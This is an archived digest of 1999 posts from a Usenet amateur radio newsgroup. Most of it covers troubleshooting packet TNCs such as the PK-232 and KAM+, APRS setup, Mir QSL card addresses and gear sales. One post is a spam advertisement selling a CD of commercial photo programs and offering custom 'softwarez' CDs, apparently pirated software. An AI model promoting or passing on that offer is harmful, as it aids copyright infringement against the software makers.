Message-ID: <37CBCD33.849DAACB@snet.net>
Source record: 16751

In article <R3Ey3.381$cM2.93613@typhoon1.gnilink.net>, "Gerry W."
<gwhisler@nospam.bellatlantic.net> wrote:
>My PK-232 has stopped responding to my pc. I was using it regularly, and
>now I get the message from lan-link "PK-232 not responding". I have
>changed cables, computers, I am using the correct com port, etc. I have
>hooked this up to many different computers, and usually have no problems,
>but now I cannot get it to respond. I don't even get the usual garbage you
>see before you use the '***' autobaud routine. When I power up the PK, I get
>all the right lites and the signal meter is working. Can anyone give me some
>ideas on this? thanks
>
>Gerry WB3CKW
>
>gwhisler@bellatlantic.net
>
>

Hello Gerry,

Have you done a "hard reset"? The PK-232 may be locked up in Host mode,
or
stuck in some odd state.

If your not sure of how to do the reset, just ask.

Also check your power supply. If a PK-232 has less than 12.5V or 900
milliamps
the may behave badly.

73

John Douglas
N0ISL
Timewave Technology

Hi John...
I've had a similar problem from time to time with my PK232, and (not
having a manual) have tried all sorts of things via the dumb terminal
mode to straighten it out. Sometimes it worked and sometimes not. I'm
still not sure what it was I did that got rid of the problem.

So I would really appreciate your explanation of how to do a "hard
reset", and how to get other commands to the PK232.

Thanks and 73.

Marty K1FHR

3692. Re: PKGold???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <37CBDF42.1B7D@ix.netcom.com>
Source record: 16752

JOHNL84238 wrote:
>
> A few years ago I heard about a packet/TNC control program called PKGold.
> I can't seem to find anything about it now. Does anyone know where I can
> get a copy?? Is it Windows compatible and will it work with the PK232/MBX
> from AEA/Timewave??
> Thanks,
> John/ wa5dgh@arrl.net

Hi John -- for PKGold and KAGold -- see URL:
http://www.interflex.com/

More Packet programs at Url:
http://www.ac6v.com/pageap.html#PACK
--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 443,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page
http://www.ac6v.com/pagedx.html -- DX Reference Pages

3693. Re: HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7qh680asb1@news.asu.edu>
Source record: 16753

Gerry,

You didn't say whether you have a battery in the PK232. If so,
take it out for 2 minutes and then put it back in and try again.

Jack VE3EED/W7
Phoenix,AZ
--

3694. Re: Getting Started with Packet - Some questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: Dave G <Dave-Broken@dcg.org>
Message-ID: <37CC5F2C.B4C5E0A1@dcg.org>
Source record: 16754

Rob Janssen wrote:
>
> David Castor <dave_castor@easypower.com> wrote:
>
> >I then set the TNC to accept non-AX.25 packets and this resulted in more
> >text appearing, but it wasn't too meaningful:
>
> >So, at this point, I'm not sure where my problems are (other than not
> >knowing much about packet radio).
>
> It looks like you have landed on a channel where two TheNet nodes are
> exchanging packets. Most of the packets cannot be decoded by your setup,
> as they are a special protocol of communication between these nodes.
>

TCP/IP traffic will also exhibit the same symptom.

3695. Re: kam and baud setting !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: Barrett Thompson <barrettthompson@mindspring.com>
Message-ID: <7qi4ad$9db$1@nntp9.atl.mindspring.net>
Source record: 16755

Tim/Jim,

I, too, had problems with my KAM+ until the voltage was correct. I my case, the embarrasing truth is that I made the mistake of using a wall-wart transformer from a cordless phone base-set to power the KAM+, for no better reason than the connector fit quite nicely into the KAM (!!). Turns out that the phone transformer output is 13V ***AC*** whilst the KAM is expecting 13V ***DC***. If the front panel LED's are flickering when you turn the power on without any cables connected (it's obvious when they do this) suspect AC power. Since you had it working earlier this is probably not your problem (?).

I appreciate your frustration, Tim. It took me two days, multiple hard reboots of the KAM, two serial cables, three host software packages, etc. to discover the simple cause. Once I hooked up true DC, the KAM sprang to life perfectly and has been a joy since. What software are you using to talk to it? Getting started I used that simple DOS character program that comes with the KAM-- it's simple to iterate through the baud rates to find one that matches the KAMs default (which you activated when you did the hard reboot). Once connected to the tnc, you can set the startup baud rate to be whatever you want and it will remain.

E-mail me privately if your using the KAM software and we'll hook up by phone to troubleshoot.

Barrett / KE4R

Jim Bomer wrote in message <37C35134.516965FC@davlin.net>...
>Hi Tim,
><snip>
>Last thing (probably should be the first
>thing you check) is to check your power supply voltage to see if it's
putting
>out the proper voltage.
>
> Tim Billings wrote:
>
>> Having difficulty in setting baud rate on startup of tnc. Attempt to
>> transmit " * " for baud setting but tnc not responding. Have checked
wiring
>> of tnc to comp. and radio as well ...everything seems fine. I have done
a
>> hard reset several times with no changes to situation.I had it working
>> earlier in the week but will not work now.
>> Very close to giving it a real hard reboot... with a size 10 REDWING!!!
>> Help

>> Tim VE9XA
>

3696. PKGold???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: johnl84238@aol.com
Message-ID: <19990830232908.03912.00001737@ng-fb1.aol.com>
Source record: 16947

A few years ago I heard about a packet/TNC control program called PKGold.
I can't seem to find anything about it now. Does anyone know where I can
get a copy?? Is it Windows compatible and will it work with the PK232/MBX
from AEA/Timewave??
Thanks,
John/ wa5dgh@arrl.net

3697. Re: Getting Started with Packet - Some questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7sn8c4.qir.nomail@linux.pe1chl.ampr.org>
Source record: 16948

David Castor <dave_castor@easypower.com> wrote:
>TNC seems to be getting good audio from my radio (ICOM-746) - the DCD light
>comes on whenever I hear the packets.

>But the TNC doesn't send the packet text to the computer - most of the time.

>I am in MONITOR mode, MALL is on and MRPT is on. Just when I was thinking
>the thing wasn't working at all, the following line appeared on the screen:

>W7ALN-12>ID:TheNet Plus 2.12st (ESPR)

>Over the next few hours, I saw several more of these ID messages, but
>nothing else. I was able to find a counter in the TNC that keeps track of
>bad packets received, and there were quite a few. I put the TNC in TRACE
>mode and saw that each packet was coming through at least as hexadecimal,
>and I could read the call signs, but the text was gibberish.

>I then set the TNC to accept non-AX.25 packets and this resulted in more
>text appearing, but it wasn't too meaningful:

>W7ALN-12>ID:TheNet Plus 2.12st (ESPR)

>W7ALN-12>N7DXT-1:lpn@a
> n`lp
>W7ALN-12>N7DXT-1:lpn@a
> [RLI-19.13-HIX$]

>So, at this point, I'm not sure where my problems are (other than not
>knowing much about packet radio).

It looks like you have landed on a channel where two TheNet nodes are
exchanging packets. Most of the packets cannot be decoded by your setup,
as they are a special protocol of communication between these nodes.

You can try to connect W7ALN-12
When it allows that, you can type things and see how it reacts.

When that works, your equipment is OK and you merely need some operating
practice :-)

When it refuses you in, you certainly are on the wrong channel. Probably
there is another frequency in your area where the user-user and/or user-bbs
traffic is going on.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |

```
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

3698. Re: HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-01 00:00:00 UTC
From: "Joseph J. Duerbusch" <jduerbus@marz.com>
Message-ID: <37CC7F4C.931322C2@marz.com>
Source record: 16756

Gerry, as quite a few people wrote, doing a hard reset will probable work, but if for some reason the PK-232 is in HOST mode. You can type the following from the keyboard once you bring up Lan-Link:

CTL-A OHON (in upper case)
CTL-W

CTL means hold down the control key while hitting the A or W key.

Hope this helps.

Joe K0BX

"Gerry W." wrote:

> My PK-232 has stopped responding to my pc. I was using it regularly, and
> now I get the message from lan-link "PK-232 not responding". I have
> changed cables, computers, I am using the correct com port, etc. I have
> hooked this up to many different computers, and usually have no problems,
> but now I cannot get it to respond. I don't even get the usual garbage you
> see before you use the '***' autobaud routine. When I power up the PK, I get
> all the right lites and the signal meter is working. Can anyone give me some
> ideas on this? thanks
>
> Gerry WB3CKW
>
> gwhisler@bellatlantic.net

3699. Re: What Software for Rig Control?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-01 00:00:00 UTC
From: laborkei@aol.com
Message-ID: <19990831221111.12556.00000056@ng-fp1.aol.com>
Source record: 16757

Tom..

Try going to the Kenwood Site and download there remote control software.

Keith
DE WD5BJQ

3700. KAM+, Kantronics D4-10 radio for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-01 00:00:00 UTC
From: ke6d@arrl.net
Message-ID: <7qjra2vhk1@nnrp1.deja.com>
Source record: 16758

I have the following equipments for sale:

- Kantronics KAM+ with firmware version 8.0. Will include HostMaster for DOS software with it. Asking $185.00 + shipping.

- Kantronics D4-10 UHF data radio. This radio puts out 10w on 440 Mhz. One of the channel is currently crystaled for 460Mhz. This radio is capable of running 19200bps. Asking $135.00 + shipping.

Please email if you are interested.

Tnx es 73 de Dan, ke6d

ke6d@arrl.net
ke6d@juno.com

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3701. Getting Canadian amateur licence

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-01 00:00:00 UTC
From: SpamBuster@hotmail.com
Message-ID: <slrn7sr45i.2eo.SpamBuster@windy.kk.net>
Source record: 16759

Hi all:

I would like to apply for the elemetary canadian amateur radio
licence. Does anyone know where I can grab myself some of the study material?

3702. PK-232 MODs and inhancements

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-01 00:00:00 UTC
From: "Joseph J. Duerbusch" <jduerbus@marz.com>
Message-ID: <37CDBBA0.9D8581D3@marz.com>
Source record: 16760

There seems to be some interest in the PK-232. I have added several MODS to my webpage for the PK-232 that you might want to take a look at. These are just a collection of article's that I have accumulated over the years. One article describes a circuit for the PK-232 to Ten-Tec OMNI transceivers.

Have a look.

http://www.qsl.net/k0bx

Thanks

Joe K0BX

3703. Re: QSL wanted for R0MIR-1 contact

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37CE2C9D.E4E5C1DE@bigfoot.com>
Source record: 16761

William Dale Jr wrote:

> Where can I request a QSL for my first packet contact with the MIR
> R0MIR-1 Packet MBOX? After many years tying I finnaly got connected and
> got a message posted this last Sunday!
>
> It sure made my weekend!!
>
> 73's
> N2RHV@amsat.org

Here is the information from a Sarex Mailing List message...

QSL Information:
A few people have asked about the many qsl managers for Mir.
I asked the engineers at AMSAT-Russia, MAREX-Russia and RSA Energia, who
are the current QSL managers.

There were a few part-time QSL managers, but most are no longer providing
Mir / Sputnik QSL services. The only two official active QSL managers
are Dave Larsen N6CO and Sergej RV3DR.

The N6CO address is running low on QSL cards.
The RV3DR address is completely out of QSL cards.
The MAREX-NA team is working on the Final Mir QSL card with RV3DR.
We hope to have the final QSL design completed soon and a new order for
cards
placed. These new cards will be used to fill the back log of QSL cards in
Russia
and will be used for Mir contacts next year too.

Please provide the following information with your QSL or SWL card.

Return Name and Address, country, ZIP
Date and time of your contact, In UTC format
Signal report (Best guess)
Radio Station and Antenna (optional)

All Mir contacts, including SWL, Two-way voice or Packet connections
(R0MIR),
and including the Sputnik Satellites

Envelopes should be well sealed and do not include cash.
Send a SAE (Self Addressed Envelope) and one or two IRC coupons
(which can be purchased at major US post offices).
Do not make any notes on the out side of the envelope with Amateur Radio
Call signs visible.

Sergej Samburov
PO Box 73
Korolev-10 City
Moscow Area, 141070, Russia

****
The California address still has a short supply of cards in stock.
For Two-way contacts with Mir ONLY. Just for the call sign R0MIR and
R0MIR-1
No SSTV-SWL (Short Wave Listener) cards will be issued at this address.
No Sputnik-SWL cards

Dr. Dave Larsen - N6CO/K6MIR
PO Box 311
Pine Grove, California
95665
USA

Please include a SASE (Business Size Envelope) and two IRC?s for
international.
If you are sending an IRC, Please make sure it is dated 1999, as the post
office
won't accept IRC's dated over 1 year old.
Make sure the cancel stamp is in the right place on the IRC.
"Green Stamps" (USA ONLY) are appreciated for covering additional costs.

Current Mir Crew Members:
SOYUZ TM-29 arrived at Mir on February 20, 1999. Mir Soyuz TM-29 crew
consisted

of French cosmonaut Jean-Pierre Heignere, Viktor Afanasyev and Slovakian
Cosmonaut Ivan Bella
On February 28, some of the crew returned to earth, they were:
Slovak Ivan Bella and Gennadiy Paldalko.
Gennadiys mission lasted approximately 6 months (August 16 1998 - February
28
1999)

3704. PacTerm v2.0 for DOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37CE312F.28F429C0@bigfoot.com>
Source record: 16762

Hello,
I am looking for a copy of the KPC-3 Plus Software PacTerm v2.0. Pacterm
'98/99
are trash. I want to use the original DOS version. Any help would be
great. Kantronics
wants $29 for it. Anyone with an ORIGINAL copy that you want to sell
please E-Mail
me at dmackey@arrl.net 73'2...

3705. Re: Getting Canadian amateur licence

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7qlv60$g2l$1@nnrp1.deja.com>
Source record: 16763

In article <slrn7sr45i.2eo.SpamBuster@windy.kk.net>,
SpamBuster@hotmail.com (root) wrote:
> Hi all:
>
> I would like to apply for the elemetary canadian amateur radio
> licence. Does anyone know where I can grab myself some of the study
material?

It would help if you mentioned where you were.

Most Radio Shacks in Canada carry the Basic study guide
or can get it for you. Local ham and electronics stores
like Radioworld in Toronto, Burnaby Radio Communications
in Vancouver, etc. carry such stuff too.

You might check http://www.rac.ca for more information.
They sell stuff too.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-25

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3706. Re: PacTerm v2.0 for DOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <O4ujBVU9#GA.314@cpmsnbbsa03>
Source record: 16764

Kantronics allow other users to give away the DOS versionif they have it, so no need for you to buy it.

I am curious why you think Pacterm '98 is trash? We've put 2 years effort into 1.3.1 and listen to the problems our users have, and work with them on fixing them. I'll be glad to personally look at your problems with Pacterm '98 and find out what the issues you are having, so we can make you a happy user.

The mission of CSS is to provide high quality software for the ham radio community and to make sure that the ham community that has purchased the product gets service and support that is second to none.

Feel free to email me with your phone number, and I have Bill Campbell (WD4HEN) our support rep give you a call.

--
regards,

Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

dmackey1 wrote in message <37CE312F.28F429C0@bigfoot.com>...
>Hello,
>I am looking for a copy of the KPC-3 Plus Software PacTerm v2.0. Pacterm
>'98/99
>are trash. I want to use the original DOS version. Any help would be
>great. Kantronics
>wants $29 for it. Anyone with an ORIGINAL copy that you want to sell
>please E-Mail
>me at dmackey@arrl.net 73'2...
>

3707. Announcing eHam.net

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: W4AN <w4an@eHam.net>
Message-ID: <qLBz3.2722$Dj2.173040@monger.newsread.com>
Source record: 16765

Amateur Radio finally has its community site in eHam.net. On September 1, 1999, eHam.net opened its doors at http://www.eHam.net. eHam.net can best be described as a community of ham radio operators from all over the world. These ham radio operators share ideas through chat, contribute news articles, buy & sell, take practice exams, get propagation information, DX spotting, and a variety of other applications designed for hams.

eHam.net Features (version 1.0)

1) Callbook - More than just the FCC data, it also includes interesting personal notes submitted by each person.

2) DX Spots - Spots from around the world with one click access to QSL manager and callbook info.

3) Classifieds - Buy and sell your ham gear here (it's free!)

4) Ham News - Latest ham radio news with an opportunity to post your comments on each story.

5) Chat - Chat with hams around the world. Hold club meetings. Meet people here for on air schedules.

6) Ham Exams - Exams automatically generated from the FCC test pool. Take a test and see your graded answers immediately.

7) QSL Managers - Find the fastest way to get the cards you need.

8) Propagation - Why wait for WWV when you can get up to the minute data from NOAA.

9) Survey - Answer the question of the day.

10) Speak Out - A lively editorial forum for comment on ham radio topics.

11) eHam Detective - Search ALL ham radio mailing list archives on the web. Not just contesting.com.

12) Ham Spotlight - Each view of the home page includes a profile of someone from the ham radio world. Every time the home page is refreshed, the spotlight changes.

3) Links - On every page of the site you can type in a keyword to search. The site has over 2500 different ham radio links already. By far the biggest and best colletion of ham links on the Internet. We also have a rating system for each link entered. The eHam.net community can rate any link from 1 to 5 stars!

14) Friends Remembered - A place to remember SK friends. It occured to us that a callsign listing in the pages of QST magazine just wasn't enough.

15) Product Reviews - Review any ham product you own or come here to read reviews about products you are considering buying. I know a couple of companies that will hate us for putting this one up!

73 & thanks for your time & consideration.

Bill Fisher, W4AN

3708. Re: QSL wanted for R0MIR-1 contact

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-02 00:00:00 UTC
From: William Dale Jr <william.dale.jr@lmco.com>
Message-ID: <37CF1043.B8531DA@lmco.com>
Source record: 16766

Thanks for the info!

dmackey1 wrote:

> William Dale Jr wrote:
>
> > Where can I request a QSL for my first packet contact with the MIR
> > R0MIR-1 Packet MBOX? After many years tying I finnaly got connected and
> > got a message posted this last Sunday!
> >
> > It sure made my weekend!!
> >
> > 73's
> > N2RHV@amsat.org
>
> Here is the information from a Sarex Mailing List message...
>
> QSL Information:
> A few people have asked about the many qsl managers for Mir.
> I asked the engineers at AMSAT-Russia, MAREX-Russia and RSA Energia, who
> are the current QSL managers.
>
> There were a few part-time QSL managers, but most are no longer providing
> Mir / Sputnik QSL services. The only two official active QSL managers
> are Dave Larsen N6CO and Sergej RV3DR.
>
> The N6CO address is running low on QSL cards.
> The RV3DR address is completely out of QSL cards.
> The MAREX-NA team is working on the Final Mir QSL card with RV3DR.
> We hope to have the final QSL design completed soon and a new order for
> cards
> placed. These new cards will be used to fill the back log of QSL cards in
> Russia
> and will be used for Mir contacts next year too.
>
> Please provide the following information with your QSL or SWL card.
>
> Return Name and Address, country, ZIP
> Date and time of your contact, In UTC format
> Signal report (Best guess)
> Radio Station and Antenna (optional)
>
> All Mir contacts, including SWL, Two-way voice or Packet connections
> (R0MIR),
> and including the Sputnik Satellites

>
> Envelopes should be well sealed and do not include cash.
> Send a SAE (Self Addressed Envelope) and one or two IRC coupons
> (which can be purchased at major US post offices).
> Do not make any notes on the out side of the envelope with Amateur Radio
> Call signs visible.
>
> Sergej Samburov
> PO Box 73
> Korolev-10 City
> Moscow Area, 141070, Russia
>
> **********
> The California address still has a short supply of cards in stock.
> For Two-way contacts with Mir ONLY. Just for the call sign R0MIR and
> R0MIR-1
> No SSTV-SWL (Short Wave Listener) cards will be issued at this address.
> No Sputnik-SWL cards
>
> Dr. Dave Larsen - N6CO/K6MIR
> PO Box 311
> Pine Grove, California
> 95665
> USA
>
> Please include a SASE (Business Size Envelope) and two IRC?s for
> international.
> If you are sending an IRC, Please make sure it is dated 1999, as the post
> office
> won't accept IRC's dated over 1 year old.
> Make sure the cancel stamp is in the right place on the IRC.
> "Green Stamps" (USA ONLY) are appreciated for covering additional costs.
>
> Current Mir Crew Members:
> SOYUZ TM-29 arrived at Mir on February 20, 1999. Mir Soyuz TM-29 crew
> consisted
>
> of French cosmonaut Jean-Pierre Heignere, Viktor Afanasyev and Slovakian
> Cosmonaut Ivan Bella
> On February 28, some of the crew returned to earth, they were:
> Slovak Ivan Bella and Gennadiy Paldalko.
> Gennadiys mission lasted approximately 6 months (August 16 1998 - February
> 28
> 1999)

3709. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7qnisc$dk6$1@news.hawaii.edu>
Source record: 16767
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and its content drifts further and further away from being "on-topic" in the various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

*It's been sadly reported that the moderator was lost to us in an automobile accident; the future of this newsgroup is not known. 73 Bill...

3710. Re: Getting Canadian amateur licence

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: ve7uw@rac.ca
Message-ID: <7qnqjcivh1@news.junction.net>
Source record: 16768

On 1999-09-01 SpamBuster@hotmail.com(root) said:
>Newsgroups: rec.radio.amateur.digital.misc
>Hi all:
>I would like to apply for the elemetary canadian amateur radio
>licence. Does anyone know where I can grab myself some of the
>study material?
If you go to:
http://www.rac.ca
You will be able to find most all the information you want.
It is the Radio Amateur Canada site.
73 de VE7UW

Leo (Bing) & Helen Whiteway in Kelowna, BC, Canada
http://www.angelfire.com/biz/bcwireless

"640K ought to be enough for anybody." - Bill Gates, 1981

Net-Tamer V 1.12 Beta - Test Drive

3711. OFFER Digital Photo '99 CD programz collection very low price!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: Norman <wzcc@hotbot.com>
Message-ID: <37cfc79f@news.takas.lt>
Source record: 16769

DIGITAL PHOTO 99 CD INLUDES:

1. Kodak DC210 Zoom Camera v1.2
2. Photographic Edges 4.0 FINAL
3. Mr. Photo Gold Edition v2.0
4. MGI PhotoSuite II
5. Extensis PhotoTools v3.02 FINAL
6. Satori PhotoXL v.2.5
7. Photo Alb v2.50
8. FOTOSTATION 3.5.1
9. OrMedia v2.7
10. MetaCreations Painter 5.5
11. TLC PRINTMASTER PREMIER 7.0
12. Adobe After Effect v4.0
13. PHOTODELUXE v3.0 HOME EDITION
14. Photo Paper Saver 1.5.2
15. Micrografx Picture Publisher 8
16. Picture Information Extractor v2.65.116
17. Ulead FX RAZOR 1.0

The price for cd 30US$
If you are interested in, please reply at once to 2 email addresses:
locita@ancestry.com, lindra@mindless.com
We also can make custom cd's, by your request.
We have a very big collection of newest Engineering, Animation, Multimedia,
Audio, Graphic, CAD/CAM & many other softwarez.
If you wish we will give you our website.
If you should lost me please send faxmessage to:
Fax: +442076917580
Fax: +493069088166 Germany
Fax: +18883572558 (USA)
Fax: -61294750241 (Sydney)
Norman Tel: +370 8977935
ICQ 39107697

3712. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: Jeffrey S Austin <w8jsa@gte.net>
Message-ID: <KISz3.662$S65.11774@dfiatx1-snr1.gtei.net>
Source record: 16770
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

The KPC-3 with v6.0 will work with APRS. I know, that's what I use.

- -73's de w8jsa

- --

73's de W8JSA
NoFixxxer <NA@NA.COM> wrote in message
news:11Cu3.67972$jl.42685887@newscontent-01.sprint.ca...
> Hello,
>
> I have Kantronics KPC-3 Version 5 Firmware. Is it possible to
> configure the TNC for APRS? Or do I need version 6, with the GPS
> commands?
>
> If anyone can help me get set up I would really appreciate it.
>
> Thanks
>
> VA3HST
> Paul.
>

-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 6.5.1 for non-commercial use <http://www.pgp.com>

iQA/AwUBN88M86pN3tZOXI45EQLpJwCgnPYFzE+FRHLPcbsam7WquTxJwTcAn1jj
0qMsfxD+6US8hAr8wl8gWrmY
=ycVY
-----END PGP SIGNATURE-----
```

3713. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <FdTz3.16074$ok3.4804@news.rdc1.il.home.com>
Source record: 16771
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

You only need the GPS commands if you intend to make it a tracker.
APRS software dosen't need anything beyond a plain TNC-2 and anything you're likely to see today will work.

Welcome to APRS!

3714. need help with new Alinco DJ191 HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-03 00:00:00 UTC
From: timdav <timdav@bright.net>
Message-ID: <01bef65b$0d3e5c00$83138fd1@default>
Source record: 16772

If there's anybody out there up-to-speed with the new
breed of handhelds, I'd appreciate an e-mail.

After using an old Icom 2AT HT for 18 years, I bought
a new Alinco DJ-191 HT today at AES in Cleveland.

It's in the battery charger now for it's initial 12-14 hour
charge.

But, my problem is....yikes! Initially programming the
thing is a nightmare. I never used to think of myself
as a dummy....college wasn't this difficult! Five minutes
of reading the instruction manual sent me running for
the refrigerator and a couple cold ones! Hi,hi.

I guess I'm overwhelmed.

Anybody care to lend this now-feeling-dumb ham
a hand on e-mail please?

Many thanks.

Tim, KD8GZ/NE Ohio

3715. where Tv tuner UV1336 datasheet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-04 00:00:00 UTC
From: remamare@bitline.com.br
Message-ID: <7qq3f0gnj1@nnrp1.deja.com>
Source record: 16773

Hi!

I've been gathering information about how to build an radio modem,
(high baud rate, but only 10 to 20 meters) and
one of the ideas is to use an TV tunner as front end.
UV1336 from Philips seems excelent: PLL and I2C, wide band
coverage, etc.

Do you know where to find the datasheet???
(a couple of years ago I found it on the Philips Components site, but
nowadays it's no longer there!)

Thank you!!

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3716. WTB Midland 13-509 223.58 crystals (tx & rx)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-04 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <37d0793f.38335010@news.theworks.com>
Source record: 16774

Before I go and order crystals, I want to see if someone may have a set or two of 223.58 crystals for a Midland 13-509 and or Clegg 220 radio. These are for a packet bbs link. Please email me back if you have this and what you'd want for them. 73 and thank you for reading this.

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

3717. FS: QST Issues 1992 to Current $1.00ea

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-04 00:00:00 UTC
From: Andrew <xandrew@tropicom.net>
Message-ID: <37D17EB5.3C088BA8@tropicom.net>
Source record: 16775
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.space

I am clearing out the ham shack of all my QST magazines once again. If anyone is interested, I am selling
1992-1998 at $1.00 ea. (you pay shipping costs however you want them shipped) for 1 to 10 issues. If you
are interested in over 10 issues or the entire collection, make me an offer. I am willing to ship anywhere on
this planet so long as you are willing to pay the actual shipping costs.

Here are the issues that I have:

QST

1992 Jan - April $1.00 ea.
1993 Jan - Feb & April - Dec $1.00 ea.
1994 Jan - Oct & Dec $1.00 ea.
1995 Jan - Dec $1.00 ea.
1996 Jan - Dec $1.00 ea.
1997 Jan - Dec $1.00 ea.
1998 Jan - Dec $1.00 ea.
1999 Jan - Current $2.50 ea.

All the issues are in perfect condition with no ripped pages or covers. Sorry I don't have anymore, but the last
time I did this in 1993, I sold all my 1989 through my 1992 issues less a few months still available.
If you would like to check my references, please feel free to do so. I am on Ebay and my user ID is: Andrew45
http://cgi2.ebay.com/aw-cgi/eBayISAPI.dll?ViewFeedback&userid=andrew45
--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE TWO 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@XTROPICOM.NET

****

3718. APRS is taking off big time

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <k5pluBAKEi03EwiB@dowrmain.demon.co.uk>
Source record: 16776
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

The Automatic Packet Reporting System (APRS) is taking off big time in the UK and the Channel Islands, with many, many stations now active all over the country on the national APRS frequency (144.800). During the lifts on 2m over the last few days, the screen has become chock-a-block with callsigns (some of them even digipeated by a station in France).

To find out more about APRS, and packages like UI-View and WinAPRS, take a look at the UK APRS Whitepaper -- the URL is in the sig below.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3719. Newbie question: Software for AEA 232 *AND* Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-05 00:00:00 UTC
